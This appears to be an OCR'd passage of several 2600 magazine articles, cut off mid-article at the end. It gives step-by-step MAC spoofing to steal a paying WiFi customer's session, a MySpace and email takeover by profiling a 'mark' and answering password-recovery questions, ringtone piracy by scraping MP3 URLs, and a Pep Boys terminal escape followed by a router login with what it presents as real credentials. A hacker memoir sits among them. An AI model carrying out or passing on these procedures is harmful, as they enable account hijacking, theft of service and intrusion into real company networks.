Now we have an idea of who we want to be. Joe Schmoe the paying WiFi customer. He has paid that $2.95 to $10 so you don't have to. Remember that when you are depleting the bandwidth to download your favorite music

and pornography (be nice). To become this person, we will use the same trick we did earlier to become the access point.

We should be able to find the MAC address of this person in our arp table since we have had communication with them. You can find that by doing an 'arp -a' again. If you don't have their MAC address just yet, try pinging them and do the 'arp -a' once more.

```
rayhaque:~ # arp -a
accesspoint (192.168.1.1) at
➥00:01:02:A3:B4:C5 [ether] on eth1
cust1 (192.168.1.105) at
➥00:01:02:A3:B4:D5 [ether] on eth1
cust5 (192.168.1.110) at
➥00:01:02:A3:B4:E5 [ether] on eth1
```

Let's say that "cust1" or "192.168.1.105" is our pick, based on our tcpdump survey from earlier. Here is how we will become "cust1."

```
rayhaque:~ # ifconfig eth1 downrayhaque:~
➥# ifconfig eth1 hw ether
00:01:02:A3:B4:D5rayhaque:~ # ifconfig
➥eth1 192.168.1.105rayhaque:~ #
ifconfig eth1 up
```

Now what? Surf the web. You have "become the customer." You may have some issues, so read on if things don't work as planned.

It's not working, I have "no Internet access." Do you have a default route (gateway) configured? You should have received one from the access point when it assigned you an address. But since we started configuring things by hand, we might have screwed that up. To check for the existence of a gateway, do a 'netstat -rn' and watch that second column, last line. If you need to add a default gateway, do either 'route add default 192.168.1.1' or 'route add default gw 192.168.1.1' (one of those might give you an error).


I still don't have Internet access! Do you have name servers configured? Do a 'cat /etc/resolv.conf' and check it out. If you have nothing there, type 'echo "nameserver 192.168.1.1" > /etc/resolv.conf' and try again.

I can't change my MAC address! I'm getting errors! Et tu, Brute? I was initially trying to do all this using my iBook running OS X. It seems that Apple removed the ability to change the MAC address of Airport cards sometime back in OS X Jaguar. I figured this was a limitation of the hardware. But I was able to get it working. How? I went out and got Ubuntu Linux (from www.ubuntu.com). They have a Mac PowerPC version. And if you don't want to install it to your Mac, you can boot up their PowerPC Live distribution. Problem solved. If you can't change your MAC address, you might have been screwed over by your OS. Of course, your syntax could be off as well. Perhaps try 'ifconfig eth1 hwaddr 00:01:02:A3:B4:D5'. Still doesn't work? Try 'ifconfig eth1 lladdr 00:01:02:A3:B4:D5'. Still doesn't work? For God's sake, read the man page then ('man ifconfig').

What are the repercussions? There are a few. For one, your paying friend is probably still trying to use the WiFi access that they paid for (they were just a moment ago which is how you found them). You are using it too... assuming their identity. So imagine what the access point must be thinking. To the access point, one person is requesting all of the traffic that is actually coming from two different people. It happily answers each request. Once the traffic comes back the other way, the access point sends the traffic to that 'single person' which is actually the *two* of you. So that is to say, if I bring up Yahoo.com, the web page comes back to both of you. Your victim's workstation is probably confused by this, as he didn't request that site. If your victim is especially savvy, *you* may become *his* victim as he can see all of this traffic that only you should be seeing. If you would like to avoid all this nonsense, just wait an hour or more until this person is done and then use his identity. I consider this "recycling bandwidth." We recycle cardboard, aluminum, automobiles, etc. Why not WiFi connections?

Realize that we are only able to accomplish this because of the lack of physical connections. If we were all plugged into a switching device, it would scream bloody murder as it would see two physical connections with a single MAC address being used. For that matter, an intelligent Intrusion Detection System (IDS) would likely also catch onto the crap we are pulling here. But since you are hiding in the corner of this public establishment, drinking your coffee, reading your copy of *2600,* and otherwise seeming completely inconspicuous... you should be safe from authority figures.

I'd like to give shouts to r0t4ry_g1rl (you're hawt), morbie, herf, the Phrightener, and the rest of the defunct UPS crew (I'm including you Lucky225). I miss you nerds - why'd you all grow up?



Hacking MySpace using common sense

by Dexterous1

Hacking MySpace using common sense is an article I decided to write after I found out that a lot of my friends and family members are on MySpace.com to my dismay. I thought I would write this article to help convince people that although MySpace.com may be fun for some, if you're not careful with what you display, you will wind up shooting yourself in the foot.

I don't want to sound paranoid, but one reason that you ought to be cautious is that just like in the old days of the Internet in chatrooms on AOL, etc., there can be some weirdos out there, and if there is too much information on you available, they can work up a profile on you and try to coerce enough information on you to try to make a physical visit. This could be a pedophile or a disgruntled employee or even an ex who hasn't made peace with their past.

To me MySpace.com is a lot like AOL in the old days with the "hometown" websites, except without chat admins (rngrs). I just want people to be cautious and not go into something blindly, especially on the Internet. If the local media is already carrying segments on it, than many uninformed/ignorant people are already misusing the technology.

Anyway, to the hack. There are multiple ways to hack MySpace.com, namely using creative cross site scripting, convincing people to click on things that they shouldn't, and (my favorite) using common sense. I will cover the common sense part (which is usually the hardest, but will yield the most information).

First you should choose a mark. A mark will be the account that you wish to take over. We will use John Doe's account as a mark. Second, we will need to set ourselves up with a fake MySpace account. Create a fake email address that you have access to and create a fake profile for this account. Be creative, like, Harry Stun, lives in Boston, MA, born on (make him in the same age range as your mark) March 22, 1976. Hint: If a male is your mark, create a female alias, and vice versa for females. This will usually work better on males and may be of use later.

Now that you have created the fake MySpace account, you will be able to browse and search most of the accounts on MySpace that are not locked for viewing. If your mark is not locked for viewing, than you are that much closer to the goal. If they are, make damn sure that your fake MySpace account is everything your mark would be looking for in a friend, hence using the opposite sex for bait.

As a side note: If you just want to completely eliminate a person's MySpace account, a little social engineering is involved. I will not go into this since it is covered here: http://www.howto➥primers.com/myspacesafetytips/safetyTip50.sh➥tml under Email Request for Account Deletion. Just pose as an irate parent irritated by your child who has been making a fool of themselves on the Internet.

Assuming, like most, that the mark's account is not locked, then you will need to make note of *everything* that you see. Your goal at this point is to establish a profile as close as you can from their MySpace account that answers the following points:

1) Check all the messages that people leave for the person to figure out when their birthday is.

2) At the top you will see their age and where they currently reside. If you see someone who left them a birthday message, you can use basic math to find what when they were born (i.e., if "Mark" is 25 years old and "sweetnjuicy" wished him a happy birthday on June 2, then you know that he was most likely born (assuming it's 2006) in 1981, more specifically 06/02/1981).

3) At the top, remember that I mentioned where they currently reside? Well, Mark resides in Ithaca, NY. Now what we need to do is find out what zip codes are covered in Ithaca. You can use any site you want, but for this exercise I will use http://www.zipinfo.com/search/zipcode.htm. I see that there are five zip codes to choose from: 14850-14853 and 14882.

4) Now we need their email address. What I do is a search on Google searching all of MySpace for the person is question. You can do [site:myspace.com +"Mark"] or [john doe mark] or

["mark" "myspace"], etc. In this example he set up a MySpace Event for a podcast three months ago with his personal email of mark@foo ➥bar.com. Optionally, you can see if the person has ever posted in any forums using their real name with email address.

5) So the profile we have on Mark is:

a. Born 06/02/1981

b. Lives in Ithaca, NY, with Zips 14850-14853, 14882

c. Email address that was probably used to sign up with myspace is mark@foobar.com

6) The next is probably the hardest step. Get the old pen and pad and examine in detail everything that you see in the MySpace account for John Doe. What he does, where he goes, what his favorite color is, what his dog's name is, what his favorite sports teams are, what his favorite movie(s) are, what song he has playing on the web page, what his background for his web page is, where he grew up, where he spent most of his time, who his girlfriend/boyfriend is, what his MySpace friends say about him. Check everything you can: pics, videos, blogs, everything. Needless to say, this is not an exhaustive list of what to look for, but the goal is to establish such a complete profile about this person that you could've known him for years.

7) Now comes the very special part. The regular rules apply: Don't do this, I'm not held responsible for your stupidity, yada-yada. From what I've seen, most people have one of these email accounts: Aol, Yahoo, Hotmail, Gmail. You'll want to know what the limitations are for these accounts before they lock you out from guessing. This really isn't the place for that and if I have time I'll write an article covering the usually unwritten security parameters that these mail services use when trying to "recover" a lost username/password. For right now we'll use "foobar.com" as our ISP in this example. By the way, you want to do this during a time where you're confident that the mark is not checking their email. It is usually good to do this during the time that your mark is sleeping. With that out of the way, let's start the brute forcing.

8) Log into foobar.com and there should be a place to sign into your email. We'll want to find the link about "I forgot my password." After this, sometimes you'll be asked to provide account information and answer your secret question. This is going to be our best bet to get this done. Go ahead and choose that selection.

9) This is where you'll make it or break it. If you have done your homework thoroughly, you'll be able to answer the personal question correctly.

a. They'll usually ask for:

i. Your name.

ii. Your zip.

iii. Your email address.

b. The first perimeter of security will usually let you try over and over again to guess the correct answers (so you can use your zip codes through process of elimination) without locking you out. After that first perimeter of security, you'll be asked the "Secret Question" that you've studied so hard for. In the second perimeter you will only have a certain amount of chances to get it right before the account is locked.

10) Log into MySpace and find the spot where it says that you forgot your password. Fill in the appropriate fields with the mark's email address and have the password sent to the mark's email account.

11) You now own their email and MySpace account and can do as you will.

Flip Side of Things

If you are a victim of MySpace/email hijacking, please change all of your passwords and restrict viewing of your profile on MySpace. At the least, don't reveal so much about yourself to *strangers* on the Internet.


Another word of warning. Logically speaking, if your MySpace/email account was hijacked, it was probably by someone you know. It may be best to contact the administrators of the respective place and explain to them your situation. If you still don't get anywhere with that and the person is still bothering you, it would be wise to begin to get the authorities involved.

Shoutz: la2600.

DID YOU KNOW?

We have a wide variety of 2600 clothing on our website - and with just a few mouse clicks all sorts of items can be sent hurtling in your direction. Whether it's shirts, sweatshirts, or hats, we've got something that will look good on you and show the world where your interests lie.

http://store.2600.com

Ringtone Download Folliez

by GurtDotCom

In today's age, most people treat their cellular phone like the clothes they wear. They change almost every customizable feature of the device, from face plates to wallpapers. The most important feature is the ringtone. Let's say that Mr. ReclusiveShyGuy is walking around Barnes & Noble looking to pickup the latest edition of *2600* when all of a sudden you hear "Nasty Girl" by Notorious BIG ringing out from his pocket. This can say a lot about his character. A lot more than he ever will. My point is that cell phone ringtones are an extension of you. They say a lot about you. Imagine a 300 pound biker dude walking down the street and his phone starts playing "I Feel Pretty." It tells you something.

With such a huge variety of ringtone options ranging in types (polyphonic, MP3, etc.) and genres (country, rap, etc.) there is a *huge* market on the Internet for purchasing these ringtones. Most services out there allow you to directly shop for and download your favorite song onto your phone without ever touching a computer. Other companies allow you to shop online and pay for your tones and they will send the ringtone to your phone automatically.

There is a flaw that is easy to exploit. You can download your favorite ringtones that run anywhere from 60 cents to five dollars for free. I will describe one way of doing this below. Please know that this is not right or legal.

There are many different ways of going about this. First off, I use a PC to Phone USB cable that I purchased on eBay to transfer my highly discounted ringtone to my phone. You have other options. Most service providers allow you to send multimedia messages from an email account to your phone (i.e., send an email to 213555➥4565@mms.mycingular.com with the ringtone as an attachment (2135554565 being your cell number)). Use the method you like.

First things first. Go to a ringtone site and look for your favorite song. Here are a few sites that this works on:

http://64.202.114.141/2tonez/en/uk/poly➥ringtones/indie/2
http://www.monstertones.com/
http://www.polyphonic-ringtones-logos.➥co.uk/
http://www.mobileringtonez.com/

Every site is different so the methods you must use will vary. Just keep the same idea and you can get it done. For my example I used http://www.polyphonic-ringtones-logos.co.uk/. First I searched and found my ringtone "The Muppets - Manamana" on the site.

mono top20			poly top20		
1	(1)	24 CTU - telefoon	1	(1)	Theme - Sex and the city
2	(2)	Theme - Sex and the city	2	(3)	24 CTU - telefoon
3	(3)	Theme - Superman	3	(4)	Theme - Godfather
4	(-)	Theme - Harry Potter	4	(9)	Theme - Champions League
5	(14)	Enrique Iglesias - Escape	5	(11)	Europe - The final countdown
6	(24)	Theme - 24	6	(14)	Jan Smit - Boom Boom Bailando
7	(11)	Theme - X-Files	7	(57)	Coldplay - Fix you
8	(-)	Anthem - Wales	8	(12)	Theme - A-Team
9	(15)	Mandy Moore - Only Hope	9	(15)	Theme - Crime Scene Investigation
10	(10)	Theme - Coca Cola	10	(5)	The Muppets - Manamana
11	(-)	Vader Abraham - Smurfenlied	11	(85)	The Robins - Out of the picture (HP reclame)
12	(7)	Theme - Sex and the city	12	(18)	Hilary Duff - Wake up
13	(4)	Europe - The final countdown	13	(7)	Theme - Pink Panther
14	(5)	Theme - Winnie the Pooh	14	(10)	Theme - Hawaii Five-O
15	(33)	Theme - Spongebob Squarepants	15	(54)	Theme - Charmed
16	(6)	Baha Men - Who lets the dog out	16	(6)	Starwars - Imperial March
17	(13)	Beatles - Happy together	17	(16)	Theme - Harry Potter
18	(9)	Theme - Starwars	18	(8)	Theme - James Bond 007
19	(12)	James Blunt - You're beautiful	19	(13)	Joods lied - Hava nagila hava
20	(8)	Tiesto - Just be	20	(17)	Monty Python - Bright Side of

I clicked on the link and brought up the ringtone's page.

Send polyphonic ringtone

Nederlands
English
Deutsch
Français

• Click here for the monophonic version of this ringtone!

Your choice:
The Muppets - Manamana

Country: United Kingdom (+44)
Handset: Nokia
Phonenumber
E.g. 07123456789
Operator: Vodafone


Send

Click here to see if your phone is supported | Helpdesk

I then clicked on the speaker icon next to the ringtone title. This brings open a new browser window that looks like this:

Next I right-clicked in that window and clicked properties like this:

I then clicked and selected the "Address: URL" and copied that to my clipboard. Next, I opened up my Mickey Mouse HTML editor (FrontPage), clicked to open a file, and pasted this URL in the "File name" block and hit enter. This opened up a read-only version of that page. The neat thing about this site and most of the others is that they rely on JavaScript in most of their features which allows us to explore their code when viewing the source.



From this point I just click to view the source and it looks something like this:

```
<html>
<head>
<title>The Muppets - Manamana</title>
<script>
//
// (C) Van den Boom Media 2001-2002
//
img_speaker="http://www.ringtonio.nl/images/sp1.gif";
img_folder="http://www.ringtonio.nl/images/map4.gif";
mleft=130;
mtop=30;
bgplay="http://www.gologo.nl/images/standardplay.png";
bgsend="http://www.gologo.nl/images/standard.png";
d=document;
bd="http://www.ringtonio.nl";
d.writeln ('<link rel="stylesheet" type="text/css" href="'+bd+'/css/11422.css">');
d.writeln ('<scr'+'ipt>');
d.writeln ('function send (id)');
d.writeln ('{');
d.writeln ('window.open (bd+"/send/?id="+id+"&rtaff=2958&clx=1&myid=&brpc=&rtlo=
➥11422","sendpop","toolbar=no,location=no,directories=no,status=yes,menubar=no,
➥scrollbars=yes,resizable=no,copyhistory=no,width=617,height=450,screenX=0,
➥screenY=0,top=0,left=0");');
d.writeln ('}');
d.writeln ('function play (id)');
d.writeln ('{');
d.writeln ('window.open (bd+"/play/?id="+id+"&rtaff=2958&clx=1&myid=&brpc=&rtlo
➥=11422","playpop","toolbar=no,location=no,directories=no,status=no,menubar=no,
➥scrollbars=no,resizable=no,copyhistory=no,width=300,height=160,screenX=0,
➥screenY=0,top=0,left=0");');
d.writeln ('}');
d.writeln ('function nix ()');
d.writeln ('{');
d.writeln ('return;');
d.writeln ('}');
d.writeln ('</scr'+'ipt>');
```

```
</script>
</head>
<script>
window.focus ();
</script>
<style>
body, td, tr, table { font-family: verdana; font-size: 9pt; }
a:link, a:visited, a:active { font-family: verdana; font-size: 9pt; font-weight:
➥bold; text-decoration: none; font-style: normal; color: #0000EE; }
a:hover { font-family: verdana; font-size: 9pt; font-weight: bold; text-decoration:
➥ none; font-style: normal; color: #0000EE; }
</style>
<body bgcolor=#FFFFFF leftmargin=5 topmargin=15 rightmargin=0 bottommargin=0><table
➥width=290 cellspacing=0 cellpadding=2 border=0>
<tr><td rowspan=2 valign=top width=82><center><img src="polyfoon-en.jpg"><embed
➥type="audio/mp3" src="http://content.ringtonio.nl/mp3/21531.mp3" hidden="TRUE"
➥loop="TRUE" volume="100%" autostart="true" width="128" height="128">
</td><td valign=top><font size=-2>You're listening to:</font><br><b>The
➥Muppets<br>Manamana</b>
</td></tr><tr><td><br><li><a href="http://content.ringtonio.nl/mp3/21531.mp3"
➥target=_new>Don't hear anything? Click here!</a>
<br><li><a href="javascript:nix();" onClick="send('81757&brpc='); return false;">
➥Order this ringtone
<br></td></tr><tr><td><br></td></tr><tr><td><center><font size=-2>Language:
➥</font></td><td><a href="?id=81757&rtaff=2958&clx=1&rtlo=11422&setlang=nl"
➥border=0><img src="../images/flg/nl.png" border=0 alt="Nederlands"></a> <a
➥href="?id=81757&rtaff=2958&clx=1&rtlo=11422&setlang=en" border=0><img src="../
➥images/flg/gb.png" border=0 alt="English"></a> <a
➥href="?id=81757&rtaff=2958&clx=1&rtlo=11422&setlang=de" border=0><img src="../
➥images/flg/de.png" border=0 alt="Deutsch"></a> <a href="?id=81757&rtaff=
➥2958&clx=1&rtlo=11422&setlang=fr" border=0><img src="../images/flg/fr.png" border=0
➥alt="Francais"></a> </td></tr></table> </body></html>
```


The key snippet we are looking for is http://content.ringtonio.nl/mp3/21531.mp3. Using a blank html page in FrontPage, you just create a link to that address and then save and open your new html page. With it open, you just right-click on the link and hit "Save Target As..." and save it to your box.

OK, now you have a polyphonic mp3 on your computer. Unless your phone will recognize and play mp3s you are out of luck. My phone does not. It will only play MIDIs and .AMR files. You need to convert your newly acquired mp3 file into .AMR or MIDI. Nokia has made this very easy. Using their free utility Nokia Multimedia Converter 2.0, you can specify the file size cutoff (my phone only allows files up to 64k) and convert your ringtone.

Now you have your ringtone in .AMR format and can either transfer it to your phone via sync cable or through a multimedia message as an attachment.

Summary

This particular method I described is very "bailing wire and duct-tape." If anything, it serves as a starting point for you to learn if you didn't know already. As I stated before, there are many different ways of doing this. It is kind of fun to go through and find more efficient ways while trying different sites. Please remember that this is not legal nor is it fair to the ringtone companies that slave over the works of others and sell them for up to five dollars a pop.



Hacker Perspective

by Mark Abene aka Phiber Optik

I'm not going to tell you what a hacker is. In fact, anyone intent on telling you who or what you are is a liar and not to be trusted. We define ourselves through our own actions, not by the labels others may try to give us. What I will do is share with you a story, and maybe you'll relate to it. So without further ado, let's rewind to the beginning, which is always a good place to start....

In the beginning I spent long hours at the local department store (where, naturally, computers were sold) learning BASIC by typing in programs from books I took out of the local library. Then came my TRS-80 MC-10 with 4K of RAM, 32 columns, and no lowercase. It was awesome. The year is somewhere around 1983. Back then you would use your TV as a display, and it wasn't uncommon to use cassette tape for storage. Eight inch floppies were on their way out, five and a quarter was on its way in - in either case a luxury I didn't possess. There was no broadband, no web, no public Internet. It was definitely a much simpler time.

After a 16K memory expansion, I had really honed my programming skills, having mastered both BASIC and machine language. I was looking for something more and a modem seemed right up my alley. The Bell System was in the process of being broken up and for the first time we had the ability to purchase our own equipment that could be directly connected to the telephone network via a "modular jack." Prior to this an "acoustic coupler" was needed. This was a device that either worked together with a modem or was built right in, possessing a suction-cup-like interface that you'd place a standard telephone receiver on after dialing and hearing the carrier tone of the remote computer. Typical modems of the day operated at two speeds: 110 and 300 baud. Quaint by today's standards, I know. A gift from my parents, my modem was one of the first capable of being plugged directly into a modular jack, thereby not requiring a coupler. It wasn't capable of "autodialing," but neither were most modems of that time. I also received so-called "terminal software" on cassette tape, along with instructions on how to dial into an exciting on-line service known as "Compuserve." Bear in mind that the on-line experience way back then was text-based; besides the occasional block graphics (known as "Videotex"), we interacted with other computers via a single monolithic screen of text with only the most rudimentary cursor control. No mice, no windows.

Initially I was interested in finding others who had the same computer as I had, to swap stories about what we had figured out how to do with the thing, or even to trade programs. To my disappointment, I found few people. What I did find was an operating environment underneath the facade that was Compuserve; it wasn't advertised much, but it gave you access to things like text editors and file storage and, for additional "time-sharing" charges, programming languages. Unfortunately, it seemed that all too many things were available at extra cost on Compuserve, besides the fact that on-line usage was billed for by the hour. I learned that Compuserve was actually made up of a network of minicomputers; machines much larger and more powerful than mine. I wanted to learn about these powerful machines and how to program them.

Some folks I chatted with on Compuserve recommended I try accessing some bulletin board systems (BBSes). I would discover that these were typically microcomputers (Apples, Commodores, etc.) run by some kid with a couple of floppy drives (or maybe even a 1 or 2 meg hard drive!) and a modem with a single phone line. You'd compete with other callers to wait-out busy signals for a chance to read the messages they left, and maybe you'd post your own two cents' worth. I was given some phone numbers in the New York area, but they were mostly concerned with copying games. As was customary, these BBSes advertised the numbers of other BBSes they recommended you call, and I began to make a list with pen and paper. On at least a few of these "boards" (as they were called for short), I found a few people trading passwords! One was for something called "RSTS/E." It was a 516 phone number. You'd connect at 300 baud, press enter a few times, then type "HELLO 101,101", followed by the password "GUEST" when asked. Sounds simple enough, and I was curious.

Amazingly enough, it worked! What I discovered was that RSTS/E was a timesharing system that ran on a minicomputer that was being used by students as part of something called "BOCES," a New York State educational initiative. There were programming languages available for use,

some I'd heard of, others not; personal file storage, even the ability to chat with other users on the system. The personal file storage at first amazed me most: I could write programs, right there on my screen, save them to some remote disk drive somewhere, and hang up. The next day, the programs I wrote would *still be there,* waiting for me. This probably sounds completely obvious to many of you readers who grew up in a world where the Internet or even the web always existed, but this wasn't so for those of us who were among the first kids to use multi-user, time-shared computers. It was a thrill to command a system infinitely more powerful than your own, all from the comfort of your own room. And if you weren't sure about something, all you needed to do in most cases was just type "HELP" and the system would give you more information. I seemed to have a knack for figuring out how to operate these systems. And so I proceeded to comb these BBSes hoping to find more, and sometimes I did: a VAX at SUNY Stony Brook, a Cyber 730 at University of Lowell, Massachusetts. People would occasionally post up passwords for guest access at schools. What's more, they were often willing to trade me one for another. And that's how it started out, innocently enough....

It wasn't long before I started noticing that sometimes I'd lose access to something. It was saddening; one day you were having fun programming on an RSTS and the next day you might find the password no longer worked. Just who exactly was "OPSER," anyway? And why would he block our guest access? One thing was for certain, and that was that I didn't like losing access. It was in that moment that I realized that I would have to learn about how security worked on these systems - how accounts were made and who could make them. How were privileges set up? And could they be circumvented? There must be flaws in these access controls and I intended to find out what they were. Experimentation was part of the process, but I also wanted to find people who knew more, and who actually cared to know more. Games are fun, but this was something real.

No matter what I came across, I always wanted to know more. If I logged into an RSTS or RSX-11 system, I wanted to know everything about it. Even more than what the HELP told me. On some BBSes, I came across informational files, "g-files" or "general files," so named because they didn't fall under any other category; they weren't games, they weren't apps, they were just general text files. Some of these files were crap, but others I'd find were typed up by people who knew more than "HELP." In some cases a lot more. I began to notice something: many of these more informative g-files were signed by members of a group called "LOD" for "Legion of Doom." These guys must be serious, I thought. They were devoting a lot of time and effort to exploring systems in an effort to understand them, just as I was. I needed to find these guys. Show them that I, too, was serious.


One day while chatting with the SYSOP (SYStem OPerator) on some BBS on Long Island, I asked if he had heard of the LOD. In fact, I was asking a lot of people. Most people had heard of them only by reputation and typically reacted with a sense of awe. I pressed this SYSOP to find out if he knew of any places where LOD members were supposed to hang out. I knew I could impress these guys and trade information. A win-win situation in my mind. The SYSOP knew of one particular BBS on Long Island: The Stronghold East Elite. A rather dramatic name... it must be serious. He gave me the phone number but made me promise never to say that it was he who gave it to me. Sure, OK. I eagerly called the number, hoping to sign up as a new user and start looking around. But instead my screen cleared and I was greeted with a rather ominous "PASSWORD:". That was it, nothing else. I took a guess. One guess. And it disconnected me at once. Who were these LOD dudes? I intended to find out....

And so it was. This story has no ending, only a beginning. Maybe your beginning was similar to mine, maybe it was different. It's worth noting that back then simply logging into a computer in and of itself, without permission, wasn't illegal. It wouldn't become illegal until 1986, and those laws wouldn't actually ever be tested until years later. Did you know that many systems even had accounts without passwords? Imagine that.

Consider this story a flashback, a snapshot of a time long gone, a simpler time. In thinking back to those times, I'm reminded that the human spirit is never as free as when it's reaching out to learn.

Mark Abene has been a security consultant for quite a while. From time to time he even likes to lecture on the subject. He's also been a network architect, a sys-admin, a programmer, even an actor. When he gets completely fed up with all these things, he prefers to relax some place warm, like a beach. He's never quite figured out how to swim, despite several well-intentioned attempts. Rumor has it that if you offer to buy him a drink, he may even entertain you with a story....

Insecurity at Pep Boys



by Sakuramboo

After working for Pep Boys for over four years, I have seen a lot of changes from within the company. First I started out as an installer, doing the BS work on cars (changing batteries, headlights, tires, oil, etc.). Then I moved to the parts counter, learning the computers used to look up parts and write up work orders. This was a pretty simple Unix server accessed by IBM InfoWindow II 3153 dumb terminals throughout the store. In 2005, all of the systems got updated with new hardware as well as software, replacing the Unix server with a Linux Suse Enterprise OS and IBM SurePOS 300 terminals. These are the accounts of what I have found out in my short time with the new systems.

When starting the dumb terminal up, you are given the ShopX program which is used for ringing up customers. You need to login with your own numbers (if you are a cashier). When you minimize the window, you are presented with a blank background and a pointer. The GUI resembles that of Window Maker. Right clicking brings up the menu where you can launch Starlight (parts lookup), Commercial Sales (for APD accounts), inside.pepboys.com (the Pep Boys Intranet), an option for letting you set the menu to either parts or service (the difference is that service gets two Starlight programs, whereas parts gets one Starlight and one Commercial Sales program). This is where I found the first little bug.

When you load either Starlight or Commercial Sales programs, you are presented with a login and password prompt. By hitting Ctrl-5, you will drop to a telnet prompt. From the telnet prompt, by hitting Shift-1 (!) you will be dumped at the command prompt with read and write access to the Retail user's home directory. After poking around the terminal's hard drive, I was looking to see just what I could and could not do. GCC was not installed. However, the Perl interpreter *was* installed and could be run from the Retail account.

Now that I had acquired Bash access, I decided to see how far I could take this. Just what exactly were my limitations on the Pep Boys network?

From the command prompt, I decided to ping the inside.pepboys.com web server to make sure that the server was up and accepting requests. With zero percent packet loss, that meant that the server allowed for ICMP requests, which allowed me to assume that all the servers would accept them. So, I should be able to just ping any server and determine if the server was up or not.

Everyone at the store was told that no one is allowed Internet access because the firewall blocks everyone out and in. So, my first idea was to access the router and enable Internet access. The first step was to find out the IP address of the main store's router. A simple traceroute would solve this.

```
retail@str0192rg112:~>/usr/sbin/
➥traceroute inside.pepboys.com
traceroute to inside.pepboys.com
➥(172.21.10.74), 30 hops max, 40 byte
➥packets
 1  rtr0192-999.pepboys.com
➥(10.0.192.74)  3.418 ms  3.435 ms
➥3.441 ms
 2  per0192-pepboys.com (10.33.4.10)
➥93.991 ms  188.497 ms  184.530 ms
 3  cercorpvp7.pepboys.com (10.33.17.57)
➥ 165.771 ms  161.773 ms  157.775 ms
 4  rsmbvlan142.pepboys.com
➥(172.21.140.19)  153.772 ms  149.777 ms
➥  145.692 ms
 5  phlweb2.pepboys.com (172.21.10.74)
➥141.519 ms  137.523 ms  133.549 ms
```

There were two factors involved in determining the store's main router. The first was the IP address. The IP address of the terminal from which I was doing this was 10.0.192.212. So, with this, it is safe to assume that this store owns the 10.0.192.* IP range (the store number is 192). The other factor involved was the hostname of the routers. rtr0192-999.pepboys.com was likely the main router. But, how will I access it? That is where telnet came into play.

```
retail@str0192rg112:~>telnet
telnet>open rtr0192-999.pepboys.com
Username:mod0192
Password:mod0192

Router_0192#
```

